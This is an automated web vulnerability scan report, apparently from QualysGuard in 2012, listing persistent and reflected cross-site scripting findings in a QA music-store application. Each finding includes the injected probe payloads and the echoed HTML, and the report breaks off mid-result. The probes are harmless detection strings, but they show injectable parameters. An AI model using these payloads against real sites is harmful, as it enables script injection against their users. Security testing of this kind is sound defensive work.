QUALYSGUARD® ENTERPRISE SUITE

Qualys, Inc
1600 Bridge Parkway
Redwood Shores, CA 94065
(650) 801 6100

Scan Results Report

Data Information		Settings	
Type:	WAS Scan Result	Sort Criteria	Sort by descending Severity
Author:	Sergey Shekyan		
Company:	Qualys		
Generation date:	27 Apr 2012 11:54PM GMT+0000		

The scan completed successfully in 54 minutes, and 35 seconds.

Scan Information

Title	Web Application Vulnerability Scan - 2012-04-27
Scan Type	Vulnerability
Launch Mode	Manual
Start Date	27 Apr 2012 10:54PM GMT+0000
End Date	27 Apr 2012 11:49PM GMT+0000
Web Application	Music store QA
Target URL	http://134.154.14.153:8080/yuliana/
Authentication Record	Music store QA non-admn credentials
Option Profile	Custom
Scanner Applicance	External

Scan Summary

Security Risk	🟥🟥🟥🟥🟥
Authentication Status	Successful


Crawling Phase

Crawl Duration	00:04:25
# Links Crawled	65 Links
# Links In Queue	0 Links


Vulnerability Assessment Phase

Assessment Time	00:48:12
# Requests	13,441

Findings By Type




Sensitive Content By Group




Vulnerabilities by Group / Level

Name	Level 1	Level 2	Level 3	Level 4	Level 5	Total
XSS	11	0	0	1	14	26
SQL	0	0	0	0	2	2
PATH	0	0	1	0	0	1
INFO	7	0	11	0	0	18




Vulnerabilities by OWASP



Code	# Vulns
A-1	2
A-2	26
A-3	0
A-4	1
A-5	7
A-6	4
A-7	5
A-8	2
A-9	2
A-10	0

Top WASC Threats



Results

QID: 150000 **/ Cross-Site Scripting (XSS)**

Persistent Cross-Site Scripting (XSS) Vulnerabilities

URL: http://134.154.14.153:8080/yuliana/user/review/addReview

CWE IDs:	CWE-79
OWASP References:	A2: Cross-Site Scripting (XSS)
WASC References:	WASC-8: CROSS-SITE SCRIPTING

Vulnerable Parameter:

Description:

XSS vulnerabilities occur when the Web application echoes user-supplied data in an HTML response sent to the Web browser. For example, a Web application might include the user's name as part of a welcome message, or display a home address when confirming a shipping destination. If the user-supplied data contains characters that are interpreted as part of an HTML element instead of literal text, then an attacker can modify the HTML that is received by the victim's Web browser.

The XSS payload persists within one or more Web pages after it has been injected into the Web application by an attacker. An XSS payload may consist of HTML, JavaScript or other content that will be rendered by the browser. This exposes any user who views the vulnerable page to attack, and exploits the expectation of trust that the victim has in the Web application.

Impact:

The malicious content of the XSS payload remains in the Web application after it has been submitted. Any user who visits the vulnerable page will be affected by the attack. The victim does not have to click on a suspicious link or otherwise receive malicious content from the attacker.

XSS exploits pose a significant threat to a Web application, its users and user data. XSS exploits target the users of a Web application rather than the Web application itself. An exploit can lead to theft of the user's credentials and personal or financial information. Complex exploits and attack scenarios are possible via XSS because it enables an attacker to execute dynamic code. Consequently, any capability or feature available to the Web browser (for example HTML, JavaScript, Flash and Java applets) can be used as part of a compromise.

Solution:

Filter all data collected from the client including user-supplied content and browser content such as Referrer and User-Agent headers.

Any data collected from the client and displayed in a Web page should be HTML-encoded to ensure the content is rendered as text instead of an HTML element or JavaScript.

Results

Authenticated:	No
Form Entry Point:	-

Payload : %00<script>_q=random(XYZ)</script>

Result : comment: The reported URL indicates where the XSS was initially injected; however, the vulnerability was detected by visiting this link: http://134.154.14.153:8080/yuliana/catalog/displayProduct?productCode=jr01

```
     </td>
        <td>4</td>
        <td>2012-04-27</td>
      </tr>

      <tr>
        <td><a href="displayProduct?productCode=jr01&reviewNumber=1380">
```

Payload : %00<script>_q=random(XYZ)</script>

Result : comment: The reported URL indicates where the XSS was initially injected; however, the vulnerability was detected by visiting this link: http://134.154.14.153:8080/yuliana/catalog/displayProduct?productCode=jr01

```
     </td>
        <td>4</td>
        <td>2012-04-27</td>
      </tr>

      <tr>
        <td><a href="displayProduct?productCode=jr01&reviewNumber=1380">
```

Payload : %00<script>_q=random(XYZ)</script>

Result : comment: The reported URL indicates where the XSS was initially injected; however, the vulnerability was detected by visiting this link: http://134.154.14.153:8080/yuliana/catalog/displayProduct?productCode=jr01

```
     </td>
        <td>4</td>
        <td>2012-04-27</td>
      </tr>

      <tr>
        <td><a href="displayProduct?productCode=jr01&reviewNumber=1380">
```

Payload : %00<script>_q=random(XYZ)</script>

Result :	comment: The reported URL indicates where the XSS was initially injected; however, the vulnerability was detected by visiting this link: http://134.154.14.153:8080/yuliana/catalog/displayProduct?productCode=jr01

```
     </td>
        <td>4</td>
        <td>2012-04-27</td>
      </tr>

      <tr>
        <td><a href="displayProduct?productCode=jr01&reviewNumber=1380">
```

QID: 150000 🟥🟥🟥🟥🟥 **/ Cross-Site Scripting (XSS)**

Persistent Cross-Site Scripting (XSS) Vulnerabilities

URL: http://134.154.14.153:8080/yuliana/user/review/addReview

CWE IDs:	CWE-79
OWASP References:	A2: Cross-Site Scripting (XSS)
WASC References:	WASC-8: CROSS-SITE SCRIPTING
Vulnerable Parameter:	
Description:	XSS vulnerabilities occur when the Web application echoes user-supplied data in an HTML response sent to the Web browser. For example, a Web application might include the user's name as part of a welcome message, or display a home address when confirming a shipping destination. If the user-supplied data contains characters that are interpreted as part of an HTML element instead of literal text, then an attacker can modify the HTML that is received by the victim's Web browser. The XSS payload persists within one or more Web pages after it has been injected into the Web application by an attacker. An XSS payload may consist of HTML, JavaScript or other content that will be rendered by the browser. This exposes any user who views the vulnerable page to attack, and exploits the expectation of trust that the victim has in the Web application.
Impact:	The malicious content of the XSS payload remains in the Web application after it has been submitted. Any user who visits the vulnerable page will be affected by the attack. The victim does not have to click on a suspicious link or otherwise receive malicious content from the attacker. XSS exploits pose a significant threat to a Web application, its users and user data. XSS exploits target the users of a Web application rather than the Web application itself. An exploit can lead to theft of the user's credentials and personal or financial information. Complex exploits and attack scenarios are possible via XSS because it enables an attacker to execute dynamic code. Consequently, any capability or feature available to the Web browser (for example HTML, JavaScript, Flash and Java applets) can be used as part of a compromise.
Solution:	Filter all data collected from the client including user-supplied content and browser content such as Referrer and User-Agent headers. Any data collected from the client and displayed in a Web page should be HTML-encoded to ensure the content is rendered as text instead of an HTML element or JavaScript.

Results

Authenticated:	No
Form Entry Point:	-

Payload :	%00<script>_q=random(XYZ)</script>

Result : comment: The reported URL indicates where the XSS was initially injected; however, the vulnerability was detected by visiting this link: http://134.154.14.153:8080/yuliana/catalog/displayProduct?productCode=jr01&reviewNumber=1377

```
    </td>
       <td>4</td>
       <td>2012-04-27</td>
     </tr>

     <tr>
       <td><a href="displayProduct?productCode=jr01&reviewNumber=1380">
```

Payload : %00<script>_q=random(XYZ)</script>

Result : comment: The reported URL indicates where the XSS was initially injected; however, the vulnerability was detected by visiting this link: http://134.154.14.153:8080/yuliana/catalog/displayProduct?productCode=jr01&reviewNumber=1377

```
    </td>
       <td>4</td>
       <td>2012-04-27</td>
     </tr>

     <tr>
       <td><a href="displayProduct?productCode=jr01&reviewNumber=1380">
```

QID: 150001 🟥🟥🟥🟥🟥 **/ Cross-Site Scripting (XSS)**

Reflected Cross-Site Scripting (XSS) Vulnerabilities

URL: http://134.154.14.153:8080/yuliana/user/account/updateUserDetails

CWE IDs:	CWE-79
OWASP References:	A2: Cross-Site Scripting (XSS)
WASC References:	WASC-8: CROSS-SITE SCRIPTING

Vulnerable Parameter: companyName

Description: XSS vulnerabilities occur when the Web application echoes user-supplied data in an HTML response sent to the Web browser. For example, a Web application might include the user's name as part of a welcome message or display a home address when confirming a shipping destination. If the user-supplied data contain characters that are interpreted as part of an HTML element instead of literal text, then an attacker can modify the HTML that is received by the victim's Web browser.

The XSS payload is echoed in HTML document returned by the request. An XSS payload may consist of HTML, JavaScript or other content that will be rendered by the browser. In order to exploit this vulnerability, a malicious user would need to trick a victim into visiting the URL with the XSS payload.

Impact: XSS exploits pose a significant threat to a Web application, its users and user data. XSS exploits target the users of a Web application rather than the Web application itself. An exploit can lead to theft of the user's credentials and personal or financial information. Complex exploits and attack scenarios are possible via XSS because it enables an attacker to execute dynamic code. Consequently, any capability or feature available to the Web browser (for example HTML, JavaScript, Flash and Java applets) can be used to as a part of a compromise.

Solution: Filter all data collected from the client including user-supplied content and browser content such as Referrer and User-Agent headers.

Any data collected from the client and displayed in a Web page should be HTML-encoded to ensure the content is rendered as text instead of an HTML element or JavaScript.

Results

Authenticated: No

Form Entry Point: http://134.154.14.153:8080/yuliana/user/account/displayAccountDetails

Payload : firstName=fTest&lastName=lTest&companyName=%3CIMG%20SRC%3Djavascript%3Aqss%3D777%3E&address1=25800%20Carlos%20Bee%20Boulevard&address2=123 Main St.&city=Hayward&state=CA&zip=94542&country=USA&creditCardType=Visa&creditCardNumber=4111-1111-1111-1111&creditCardExpirationMonth=01&creditCardExpirationYear=2012

Result :

```
</td>





<!-- start the middle column -->


<td valign="top">
  <h1>Welcome</h1>

  <div id="userData">fTest, fTest<br>
    John<br>
    25800 Carlos Bee Boulevard<br>
    123 Main St.<br>
    Hayward, CA, 94542, <IMG SRC=javascript:qss=777><br>
  </div>
  <br>
  <div id="updateMessage"><p><i>You account has been updated</i></p></div>
  <br>
  <p>
    To update your account details, please
  </p>
  <form action="/yuliana/user/account/displayAccountDetails
```

QID: 150001 🟥🟥🟥🟥🟥 **/ Cross-Site Scripting (XSS)**

Reflected Cross-Site Scripting (XSS) Vulnerabilities

URL: http://134.154.14.153:8080/yuliana/registration/processUser

CWE IDs:	CWE-79
OWASP References:	A2: Cross-Site Scripting (XSS)
WASC References:	WASC-8: CROSS-SITE SCRIPTING

Vulnerable Parameter: companyName

Description: XSS vulnerabilities occur when the Web application echoes user-supplied data in an HTML response sent to the Web browser. For example, a Web application might include the user's name as part of a welcome message or display a home address when confirming a shipping destination. If the user-supplied data contain characters that are interpreted as part of an HTML element instead of literal text, then an attacker can modify the HTML that is received by the victim's Web browser.

The XSS payload is echoed in HTML document returned by the request. An XSS payload may consist of HTML, JavaScript or other content that will be rendered by the browser. In order to exploit this vulnerability, a malicious user would need to trick a victim into visiting the URL with the XSS payload.

Impact: XSS exploits pose a significant threat to a Web application, its users and user data. XSS exploits target the users of a Web application rather than the Web application itself. An exploit can lead to theft of the user's credentials and personal or financial information. Complex exploits and attack scenarios are possible via XSS because it enables an attacker to execute dynamic code. Consequently, any capability or feature available to the Web browser (for example HTML, JavaScript, Flash and Java applets) can be used to as a part of a compromise.

Solution: Filter all data collected from the client including user-supplied content and browser content such as Referrer and User-Agent headers.

Any data collected from the client and displayed in a Web page should be HTML-encoded to ensure the content is rendered as text instead of an HTML element or JavaScript.

Results

Authenticated: No

Form Entry Point: http://134.154.14.153:8080/yuliana/registration/displayUserRegistration

---

Payload :

```
firstName=John&lastName=John&emailAddress=123 Main St.&password=password&answer=1&companyName=John%20%3Cscript%3E_q_q%3Drandom()%3C%2Fscript%3E&address1=123 Main St.&address2=123 Main St.&city=Sunnydale&state=CA&zip=10001&country=1&creditCardType=Visa&creditCardNumber=4111-1111-1111-1111&creditCardExpirationMonth=01&creditCardExpirationYear=2012
```

Result :

```
<font color=red>*</font></td>
      </tr>
      <tr>
         <td align=right>Company</td>
         <td><input type=text name="companyName" size=20
                value="John <script>_q_q=random()</script>"></td>
      </tr>
      <tr>
         <td align=right>Address1</td>
         <td><input type=text name="address1" size=20
                value="123 Main St.">
            <font colo
```

Payload :

```
firstName=John&lastName=John&emailAddress=123 Main St.&password=password&answer=1&companyName=%22%3E%3Cqss%3E&address1=123 Main St.&address2=123 Main St.&city=Sunnydale&state=CA&zip=10001&country=1&creditCardType=Visa&creditCardNumber=4111-1111-1111-1111&creditCardExpirationMonth=01&creditCardExpirationYear=2012
```

Result :

```
" size=20>
            <font color=red>*</font></td>
      </tr>
      <tr>
         <td align=right>Company</td>
         <td><input type=text name="companyName" size=20
                value=""><qss>"></td>
      </tr>
      <tr>
         <td align=right>Address1</td>
         <td><input type=text name="address1" size=20
                value="123 Main St.">
            <font color=red>*</font
```

Payload :

```
firstName=John&lastName=John&emailAddress=123 Main St.&password=password&answer=1&companyName=%22'%3E%3Cqqs%20%60%3b!--%3D%26%7b()%7d%3E&address1=123 Main St.&address2=123 Main St.&city=Sunnydale&state=CA&zip=10001&country=1&creditCardType=Visa&creditCardNumber=4111-1111-1111-1111&creditCardExpirationMonth=01&creditCardExpirationYear=2012
```

Result :

```
size=20>
            <font color=red>*</font></td>
      </tr>
      <tr>
         <td align=right>Company</td>
         <td><input type=text name="companyName" size=20
                value=""'><qqs `;!--=&{()}>"></td>
      </tr>
      <tr>
         <td align=right>Address1</td>
         <td><input type=text name="address1" size=20
                value="123 Main St.">
            <font color
```

Payload : firstName=John&lastName=John&emailAddress=123 Main St.&password=password&answer=1&companyName=%22'%3E%3Cqss%3E&address1=123 Main St.&address2=123 Main St.&city=Sunnydale&state=CA&zip=10001&country=1&creditCardType=Visa&creditCardNumber=4111-1111-1111-1111&creditCardExpirationMonth=01&creditCardExpirationYear=2012

Result :

```
size=20>
          <font color=red>*</font></td>
      </tr>
      <tr>
        <td align=right>Company</td>
        <td><input type=text name="companyName" size=20
              value=""'><qss>"></td>
      </tr>
      <tr>
        <td align=right>Address1</td>
        <td><input type=text name="address1" size=20
              value="123 Main St.">
          <font color=red>*</font
```

QID: 150001 🟥🟥🟥🟥🟥 **/ Cross-Site Scripting (XSS)**

Reflected Cross-Site Scripting (XSS) Vulnerabilities

URL: http://134.154.14.153:8080/yuliana/registration/processUser

CWE IDs:	CWE-79
OWASP References:	A2: Cross-Site Scripting (XSS)
WASC References:	WASC-8: CROSS-SITE SCRIPTING

Vulnerable Parameter: firstName

Description:

XSS vulnerabilities occur when the Web application echoes user-supplied data in an HTML response sent to the Web browser. For example, a Web application might include the user's name as part of a welcome message or display a home address when confirming a shipping destination. If the user-supplied data contain characters that are interpreted as part of an HTML element instead of literal text, then an attacker can modify the HTML that is received by the victim's Web browser.

The XSS payload is echoed in HTML document returned by the request. An XSS payload may consist of HTML, JavaScript or other content that will be rendered by the browser. In order to exploit this vulnerability, a malicious user would need to trick a victim into visiting the URL with the XSS payload.

Impact:

XSS exploits pose a significant threat to a Web application, its users and user data. XSS exploits target the users of a Web application rather than the Web application itself. An exploit can lead to theft of the user's credentials and personal or financial information. Complex exploits and attack scenarios are possible via XSS because it enables an attacker to execute dynamic code. Consequently, any capability or feature available to the Web browser (for example HTML, JavaScript, Flash and Java applets) can be used to as a part of a compromise.

Solution:

Filter all data collected from the client including user-supplied content and browser content such as Referrer and User-Agent headers.

Any data collected from the client and displayed in a Web page should be HTML-encoded to ensure the content is rendered as text instead of an HTML element or JavaScript.

Results

Authenticated:	No
Form Entry Point:	http://134.154.14.153:8080/yuliana/registration/displayUserRegistration

Payload : firstName=%22'%3E%3Cqss%3E&lastName=John&emailAddress=123 Main St.&password=password&answer=1&companyName=John&address1=123 Main St.&address2=123 Main St.&city=Sunnydale&state=CA&zip=10001&country=1&creditCardType=Visa&creditCardNumber=4111-1111-1111-1111&creditCardExpirationMonth=01&creditCardExpirationYear=2012

Result :

```
ft>Required <font color=red>*</font></td>
           </tr>
           <tr>
               <td align=right>First Name</td>
               <td><input type="text" name="firstName"  size="20" maxlength=20
                          value=""><qss>">
                   <font color=red>*</font></td>
           </tr>
           <tr>
               <td align=right>Last Name</td>
               <td><input type=text name="lastName" size=20
                          value="John">
```

Payload : firstName=John%20%3Cscript%3E_q_q%3Drandom()%3C%2Fscript%3E&lastName=John&emailAddress=123 Main St.&password=password&answer=1&companyName=John&address1=123 Main St.&address2=123 Main St.&city=Sunnydale&state=CA&zip=10001&country=1&creditCardType=Visa&creditCardNumber=4111-1111-1111-1111&creditCardExpirationMonth=01&creditCardExpirationYear=2012

Result :

```
ont color=red>*</font></td>
           </tr>
           <tr>
               <td align=right>First Name</td>
               <td><input type="text" name="firstName"  size="20" maxlength=20
                          value="John <script>_q_q=random()</script>">
                   <font color=red>*</font></td>
           </tr>
           <tr>
               <td align=right>Last Name</td>
               <td><input type=text name="lastName" size=20
                          value=
```

Payload : firstName=%22'%3E%3Cqqs%20%60%3b!--%3D%26%7b()%7d%3E&lastName=John&emailAddress=123 Main St.&password=password&answer=1&companyName=John&address1=123 Main St.&address2=123 Main St.&city=Sunnydale&state=CA&zip=10001&country=1&creditCardType=Visa&creditCardNumber=4111-1111-1111-1111&creditCardExpirationMonth=01&creditCardExpirationYear=2012

Result :

```
ft>Required <font color=red>*</font></td>
           </tr>
           <tr>
               <td align=right>First Name</td>
               <td><input type="text" name="firstName"  size="20" maxlength=20
                          value=""><qqs `;!--=&{()}>">
                   <font color=red>*</font></td>
           </tr>
           <tr>
               <td align=right>Last Name</td>
               <td><input type=text name="lastName" size=20
                          value="
```

Payload : firstName=%22%3E%3Cqss%3E&lastName=John&emailAddress=123 Main St.&password=password&answer=1&companyName=John&address1=123 Main St.&address2=123 Main St.&city=Sunnydale&state=CA&zip=10001&country=1&creditCardType=Visa&creditCardNumber=4111-1111-1111-1111&creditCardExpirationMonth=01&creditCardExpirationYear=2012

Result :

```
</div>
      </div>

   </td>

<!-- begin middle column -->
<td valign="top">


   <h1>Registration Confirmation</h1>
   <p><i>Congratulations! You have been successfully registered</i></p>

   <div id="userDetail"><p>"><qss> John<br>John<br>123 Main St.<br>123 Main St.<br>Sunnydale, CA 10001<br>1</p></div>
   <br>

   <form action="/yuliana/registration/continueUser" method="post">
      <input type="submit" value="Continue">
   </form>

</td>
```

QID: 150001 🟥🟥🟥🟥🟥 **/ Cross-Site Scripting (XSS)**

Reflected Cross-Site Scripting (XSS) Vulnerabilities

URL: http://134.154.14.153:8080/yuliana/registration/processUser

CWE IDs:	CWE-79
OWASP References:	A2: Cross-Site Scripting (XSS)
WASC References:	WASC-8: CROSS-SITE SCRIPTING
Vulnerable Parameter:	address1

Description:

XSS vulnerabilities occur when the Web application echoes user-supplied data in an HTML response sent to the Web browser. For example, a Web application might include the user's name as part of a welcome message or display a home address when confirming a shipping destination. If the user-supplied data contain characters that are interpreted as part of an HTML element instead of literal text, then an attacker can modify the HTML that is received by the victim's Web browser.

The XSS payload is echoed in HTML document returned by the request. An XSS payload may consist of HTML, JavaScript or other content that will be rendered by the browser. In order to exploit this vulnerability, a malicious user would need to trick a victim into visiting the URL with the XSS payload.

Impact:

XSS exploits pose a significant threat to a Web application, its users and user data. XSS exploits target the users of a Web application rather than the Web application itself. An exploit can lead to theft of the user's credentials and personal or financial information. Complex exploits and attack scenarios are possible via XSS because it enables an attacker to execute dynamic code. Consequently, any capability or feature available to the Web browser (for example HTML, JavaScript, Flash and Java applets) can be used to as a part of a compromise.

Solution:

Filter all data collected from the client including user-supplied content and browser content such as Referrer and User-Agent headers.

Any data collected from the client and displayed in a Web page should be HTML-encoded to ensure the content is rendered as text instead of an HTML element or JavaScript.

Results

Authenticated:	No
Form Entry Point:	http://134.154.14.153:8080/yuliana/registration/displayUserRegistration

Payload : firstName=John&lastName=John&emailAddress=123 Main St.&password=password&answer=1&companyName=John&address1=%22'%3E%3Cqqs%20%60%3b!--%3D%26%7b()%7d%3E&address2=123 Main St.&city=Sunnydale&state=CA&zip=10001&country=1&creditCardType=Visa&creditCardNumber=4111-1111-1111-1111&creditCardExpirationMonth=01&creditCardExpirationYear=2012

Result :

```
nyName" size=20
                    value="John"></td>
         </tr>
         <tr>
            <td align=right>Address1</td>
            <td><input type=text name="address1" size=20
                    value=""'><qqs `;!--=&{()}>">
               <font color=red>*</font></td>
         </tr>
         <tr>
            <td align=right>Address2</td>
            <td><input type=text name="address2" size=20
                    value="1
```

Payload : firstName=John&lastName=John&emailAddress=123 Main St.&password=password&answer=1&companyName=John&address1=%22'%3E%3Cqss%3E&address2=123 Main St.&city=Sunnydale&state=CA&zip=10001&country=1&creditCardType=Visa&creditCardNumber=4111-1111-1111-1111&creditCardExpirationMonth=01&creditCardExpirationYear=2012

Result :

```
nyName" size=20
                    value="John"></td>
         </tr>
         <tr>
            <td align=right>Address1</td>
            <td><input type=text name="address1" size=20
                    value=""'><qss>">
               <font color=red>*</font></td>
         </tr>
         <tr>
            <td align=right>Address2</td>
            <td><input type=text name="address2" size=20
                    value="123 Main St."
```

Payload : firstName=John&lastName=John&emailAddress=123 Main St.&password=password&answer=1&companyName=John&address1=%22%3E%3Cqss%3E&address2=123 Main St.&city=Sunnydale&state=CA&zip=10001&country=1&creditCardType=Visa&creditCardNumber=4111-1111-1111-1111&creditCardExpirationMonth=01&creditCardExpirationYear=2012

Result :

```
anyName" size=20
                    value="John"></td>
         </tr>
         <tr>
            <td align=right>Address1</td>
            <td><input type=text name="address1" size=20
                    value=""><qss>">
               <font color=red>*</font></td>
         </tr>
         <tr>
            <td align=right>Address2</td>
            <td><input type=text name="address2" size=20
                    value="123 Main St."
```

Payload : firstName=John&lastName=John&emailAddress=123 Main St.&password=password&answer=1&companyName=John&address1=123 Main St.%20%3Cscript%3E_q_q%3Drandom()%3C%2Fscript%3E&address2=123 Main St.&city=Sunnydale&state=CA&zip=10001&country=1&creditCardType=Visa&creditCardNumber=4111-1111-1111-1111&creditCardExpirationMonth=01&creditCardExpirationYear=2012

Result :

```
value="John"></td>
        </tr>
        <tr>
           <td align=right>Address1</td>
           <td><input type=text name="address1" size=20
                   value="123 Main St. <script>_q_q=random()</script>">
              <font color=red>*</font></td>
        </tr>
        <tr>
           <td align=right>Address2</td>
           <td><input type=text name="address2" size=20
                   value="
```

QID: 150001 🟥🟥🟥🟥🟥 **/ Cross-Site Scripting (XSS)**

Reflected Cross-Site Scripting (XSS) Vulnerabilities

URL: http://134.154.14.153:8080/yuliana/registration/processUser

CWE IDs:	CWE-79
OWASP References:	A2: Cross-Site Scripting (XSS)
WASC References:	WASC-8: CROSS-SITE SCRIPTING
Vulnerable Parameter:	state

Description:

XSS vulnerabilities occur when the Web application echoes user-supplied data in an HTML response sent to the Web browser. For example, a Web application might include the user's name as part of a welcome message or display a home address when confirming a shipping destination. If the user-supplied data contain characters that are interpreted as part of an HTML element instead of literal text, then an attacker can modify the HTML that is received by the victim's Web browser.

The XSS payload is echoed in HTML document returned by the request. An XSS payload may consist of HTML, JavaScript or other content that will be rendered by the browser. In order to exploit this vulnerability, a malicious user would need to trick a victim into visiting the URL with the XSS payload.

Impact:

XSS exploits pose a significant threat to a Web application, its users and user data. XSS exploits target the users of a Web application rather than the Web application itself. An exploit can lead to theft of the user's credentials and personal or financial information. Complex exploits and attack scenarios are possible via XSS because it enables an attacker to execute dynamic code. Consequently, any capability or feature available to the Web browser (for example HTML, JavaScript, Flash and Java applets) can be used to as a part of a compromise.

Solution:

Filter all data collected from the client including user-supplied content and browser content such as Referrer and User-Agent headers.

Any data collected from the client and displayed in a Web page should be HTML-encoded to ensure the content is rendered as text instead of an HTML element or JavaScript.

Results

Authenticated:	No
Form Entry Point:	http://134.154.14.153:8080/yuliana/registration/displayUserRegistration

---

Payload :

firstName=John&lastName=John&emailAddress=123 Main St.&password=password&answer=1&companyName=John&address1=123 Main St.&address2=123 Main St.&city=Sunnydale&state=%22'%3E%3Cqss%3E&zip=10001&country=1&creditCardType=Visa&creditCardNumber=4111-1111-1111-1111&creditCardExpirationMonth=01&creditCardExpirationYear=2012

Result :

```
alue="Sunnydale">
          <font color=red>*</font></td>
      </tr>
      <tr>
        <td align=right>State</td>
        <td><input type=text name="state" size=20
              value=""'><qss>">
          <font color=red>*</font></td>
      </tr>
      <tr>
        <td align=right>Zip Code</td>
        <td><input type=text name="zip" size=20
              value="10001">
```

Payload :

```
firstName=John&lastName=John&emailAddress=123 Main St.&password=password&answer=1&companyName=John&address1=123 Main St.&address2=123 Main St.&city=Sunnydale&state=CA%20%3Cscript
%3E_q_q%3Drandom()%3C%2Fscript%3E&zip=10001&country=1&creditCardType=Visa&creditCardNumber=4111-1111-1111-1111&creditCardExpirationMonth=01&creditCardExpirationYear=2012
```

Result :

```
ale">
          <font color=red>*</font></td>
      </tr>
      <tr>
        <td align=right>State</td>
        <td><input type=text name="state" size=20
              value="CA <script>_q_q=random()</script>">
          <font color=red>*</font></td>
      </tr>
      <tr>
        <td align=right>Zip Code</td>
        <td><input type=text name="zip" size=20
              value="10001
```

Payload :

```
firstName=John&lastName=John&emailAddress=123 Main St.&password=password&answer=1&companyName=John&address1=123 Main St.&address2=123 Main St.&city=Sunnydale&state=%22'%3E%3Cqqs
%20%60%3b!--%3D%26%7b()%7d%3E&zip=10001&country=1&creditCardType=Visa&creditCardNumber=4111-1111-1111-1111&creditCardExpirationMonth=01&creditCardExpirationYear=2012
```

Result :

```
alue="Sunnydale">
